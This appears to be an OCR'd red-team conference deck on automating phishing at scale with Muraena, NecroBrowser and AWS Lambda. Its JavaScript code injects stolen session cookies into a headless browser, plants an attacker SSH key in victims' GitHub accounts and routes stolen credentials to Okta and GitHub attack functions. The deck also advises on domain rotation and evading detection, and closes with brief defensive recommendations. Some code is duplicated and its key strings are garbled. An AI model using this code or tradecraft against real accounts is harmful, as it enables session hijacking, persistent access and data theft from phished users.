Phishing post {exploi/automa}tion at scale

When you obtain too many sessions/credentials

Context

Goal:

Promote efficiency of phishing automation in Red Team campaigns

Share my experience and limits of these exercises

Introduce my solution to run these techniques at scale

Attack strategy presented here is focused on targeting IaaS/SaaS environments.

Success of Red Team campaigns do not necessary require Domain Admins...

About me: @_Sn0rkY or check your AD environment for a “Tony Micelli” account 😛

Disclaimer

I’m not the original author of Muraena/NecroBrowser, all kudos to Italian malefactors

- Michele Orrù @antisnatchor
- Giuseppe Trotta @Giutro

I’ve been involved with the project since 2019, Doc writer and implementation of NecroBrowser with Lambda function.

Concepts around Muraena to proxify traffic will be not covered in this presentation

Phishing value-adds for attackers

- Still relevant and effective in 2021
- Easy way to steal credentials
  - MFA can be bypassed (if it’s not well implemented)
- Phishing can help to obtain persistence
  - Via a Dropper but also on SaaS services
- Phishing can help for data exfiltration
  - Gdrive,Dropbox, Box, ….
  - Code repository: Github, Gitlab...

Issues around Phishing from an attacker point of view

- Plenty of detections or ways to report phishing are implemented, today.
  - Mass phishing can be quickly identified and reported
- Passwords are like underwear so it's changed frequently, right!
- Multi-Factor Authentication (MFA) is being adopted to make password spray ineffective.
  - MFA is effective only if U2F/WebAuth are implemented
- What do you do in case you collect more than 100 sessions?
  - Have I configure my server with enough resources?

Issues with Phishing from an attacker point of view

- Plenty of detections or ways to report phishing are implemented, today.
  - Mass phishing can be quickly identified and reported

    What if after 1.42 minute I already had what I was looking for?

- Passwords are like underwear so it's changed frequently, right?!

  Do I still need a password in 2021? Is stealing a session is not enough?


- Multi-Factor Authentication (MFA) adoption makes password spray ineffective.
  - MFA is effective only if U2F/WebAuth are implemented

    What if I manage to phish the SSO portal? MFA authentication is only required once!

- What do you do in case you collect more than 100 sessions?
  - Have I configured my server with enough resources?

    Serverless compute service can help me to pwn at scale?

Muraena + NecroBrowser workflow



NecroBrowser vs Pwnppeteer

- NecroBrowser
  - Initially NecroBrowser was written in Go and used the CDP library to interface with Chrome
  - Today, browser instrumentation microservice written in NodeJS: it uses the Puppeteer library to control instances of Chrome or Firefox in headless and GUI mode.

- NecroBrowser on AWS aka Pwnppeteer
  - Nodejs Lambda with Puppeteer library and Chrome
  - Step function to chain attacks
  - s3 bucket to store proof and exfiltrate data

  - Some advantages of using AWS Lambda
    - easy to scale and cost effective
    - can be deployed on differents countries

Muraena configuration for Pwnppeteer

Just specify your endpoint in your config.toml

```
[necrobrowser]
  enabled = true
  endpoint= "https://8eo2gcr4gj.execute-api.us-east-1.amazonaws.com/dev/instrument/ada9f7b8-6e6c-4884-b2a3-ea757c1eb617"
  profile = "./config/pwnpeteer.necro"

```

Fully compatible with instrumentation template:

🚨 Be sure of your JSON syntax 🚨

```
{
    "name": "InstrumentGithub",
    "task": {
        "type": "github",
        "params": {
            "keywords":
            ["password","certificate","vpn","credential","login","access","portal"],
            "sshKey": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCmcG/kI8N+h2hU6BrRCqJf+
            EUY2EyblEy2sZR4bBuyCcNYuB3PojxokVYinHTdNQXQ/T1DYfiikaxt3/dlMT/53vgWPYk6A
            vzvmUPdg33SH+EFECo2trpkJbN/wYldFqMYssq2PrF1nE8Ey0H4z/aFw5Ih6S3c6m2gyKcCK
            38esbGhDlcYK2wj9/2L/AtvOZK2jTkL4GqEUOszzE9UgOq6Xy1NapUNrmzMoRtnnn8WlNnF6
            oBk2hFKo5A+Qc6vxsPC4YqAFbJ0JoQg5uL+eWh48Nzh4rCYuKljAHTBCTgzT3J30cq1a0dOz
            QPHaEFALLl/GKtluS36UjOQ+y2y08oL recovery_only"
        }
    },
    "credentials": %%%CREDENTIALS%%%,
    "cookies": %%%COOKIES%%%
}
```

Pwnppeteer Lambda code snipet


```
/**
 *
 * Payload for Github access
 * Add a ssh key and take screenshot
 *
 **/

const { uploadScreenshot } = require("./uploadScreenshot");
const chromium = require('chrome-aws-lambda');

exports.pwnGithub = async (stolenLogin, stolenPass, stoleCookies) => {
  let browser = null;

    browser = await chromium.puppeteer.launch({
      args: chromium.args,
      defaultViewport: chromium.defaultViewport,
      executablePath: await chromium.executablePath,
      headless: true,
    });

  const screenshot = 'github';

  const page = await browser.newPage()
  await page.setCookie(...stolenCookies);
  const cookiesSet = await page.cookies(url);
  console.log(JSON.stringify(cookiesSet));
  // Specify target url
  await page.goto('https://github.com/login')

  await page.goto('https://github.com/settings/ssh/new')
  await page.click('#public_key_title');
  await page.keyboard.type('recovery-key');

  await page.click('#public_key_key');
  await page.keyboard.type('ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCmcG/kI8N
EUOszzE9UgOq6XylNapUNrmzMoRtnnn8WlNnF6oBk2hFKo5A+Qc6vxsPC4YqAFbJ0JoQg5uL+eW

  await page.click('#new_key > p > button');

  const imagePath = `/tmp/${screenshot}-${new Date().getTime()}.png`;
  await page.screenshot({ path: imagePath })
  browser.close()

  console.log('SSH key added :p')

  // upload screenshot to S3
  const url = await uploadScreenshot(imagePath, screenshot);
 // const url = imagePath
 // console.log('See screenshot: ' + screenshot)

  return url;
};
```

```
const { uploadScreenshot } = require("./uploadScreenshot");
const chromium = require('chrome-aws-lambda');
```


```
  const page = await browser.newPage()
  await page.setCookie(...stolenCookies);
  const cookiesSet = await page.cookies(url);
  console.log(JSON.stringify(cookiesSet));
  // Specify target url
  await page.goto('https://github.com/login')
```

```
  await page.goto('https://github.com/settings/ssh/new')
  await page.click('#public_key_title');
  await page.keyboard.type('recovery-key');

  await page.click('#public_key_key');
  await page.keyboard.type('ssh-rsa AAAAB3NzaC1yc2EAAAADAQ
2sZR4bBuyCcNYuB3PojxokVYinHTdNQXQ/T1DYfiikaxt3/dlMT/53vgWP
q2PrF1nE8Ey0H4z/aFw5Ih6S3c6m2gyKcCK38esbGhDlcYK2wj9/2L/Atv
n8WlNnF6oBk2hFKo5A+Qc6vxsPC4YqAFbJ0JoQg5uL+eWh48Nzh4rCYuKl
UjOQ+y2y08oL test_only');

  await page.click('#new_key > p > button');
```

Use case: Exploiting Github



Use case: Exploiting a SSO portal



Lambda handler as Orchestrator

1. First Lambda parse “Necro instrumentation body”
2. Based on the *Task.Type,* it select appropriate Lambda function
3. The called function can call another Lambda based on the *Task.Name[]*
4. ...

```
const AWS = require("aws-sdk");

module.exports.pwn = (event, context, callback) => {

  var lambda = new AWS.Lambda();

  if (event.body == null || JSON.parse(event.body).task.type == undefined ) {
    callback(null, {
      statusCode: 400,
      body: JSON.stringify({ message: "Try hard, you can pwn someone :)"})
    });
  };
  // Access variables from body
  // Parameters send to Pwn
  const Provider = JSON.parse(event.body).task.type;
  const stolenLogin = JSON.parse(event.body).username;
  const stolenPass = JSON.parse(event.body).password;
  const stolenCookies = JSON.parse(event.body).cookies;

  try {

    if (Provider === "okta") {
      var params = {
        FunctionName: "lambda-puppeteer-dev-PwnOkta",
        InvocationType: "Event",
        Payload : JSON.stringify(JSON.parse(event.body)),
      };
      lambda.invoke(params, function(error, data) {
        console.log(params);
        console.log(`Okta Lambda executed`);
      });
    };
    if (Provider === "github") {
      var params = {
        FunctionName: "lambda-puppeteer-dev-PwnGithub",
        InvocationType: "Event",
        Payload : JSON.stringify(JSON.parse(event.body)),
      };
      lambda.invoke(params, function(error, data) {
        console.log(params);
        console.log(`Github Lambda executed`);
      });
    };
```

Demo

Yes, @newsoft code is public 😁

- https://github.com/muraenateam/pwnppeteer
- Serverless framework used to deploy AWS Lambdas
- Github example provided as a template
- SSO orchestration was purposely left out of this exercise, but feel free to reach out 😜

Advices

- Recon phase:
  - From the DNS record, identify one SaaS product used and try to log-in with an email address
  - Check media coverage, marketing, Twitter, Press Release… Pretext close to internal project help to redirect to SSO portal
- Preparation phase:
  - Always configure several domains and be ready to change them quickly during the campaign.
    - Take care of Domains' age, reputation and similarity
    - Certificate Authority reputation
  - Consider using Content Delivery Network (CDN) to host Muraena proxy
  - Deploy your lambdas in the same country where your target is based
- Post Exploitation phase:
  - Monitor your campaign and log all your actions; especially if you add token/ssh/key ...
  - Good luck with Gmail crawling

Recommendations to limit such attacks

- Use MFA and implement U2F/WebAuth
  - Mutual client-server authentication can help
  - Physical tokens
  - Windows Hello seems interesting and could be a real challenge for attackers in future
- Review and rotate API tokens
- When phishing is reported on an SSO provider, **disconnect all sessions**, password resets are not sufficient

Please don’t blame users !!

Security definitely introduces constraints, but we have to explain them to users for them to accept...

Questions ?

Thanks to:

- SSTIC orga team
- Muraena team
- SecOps Boludos team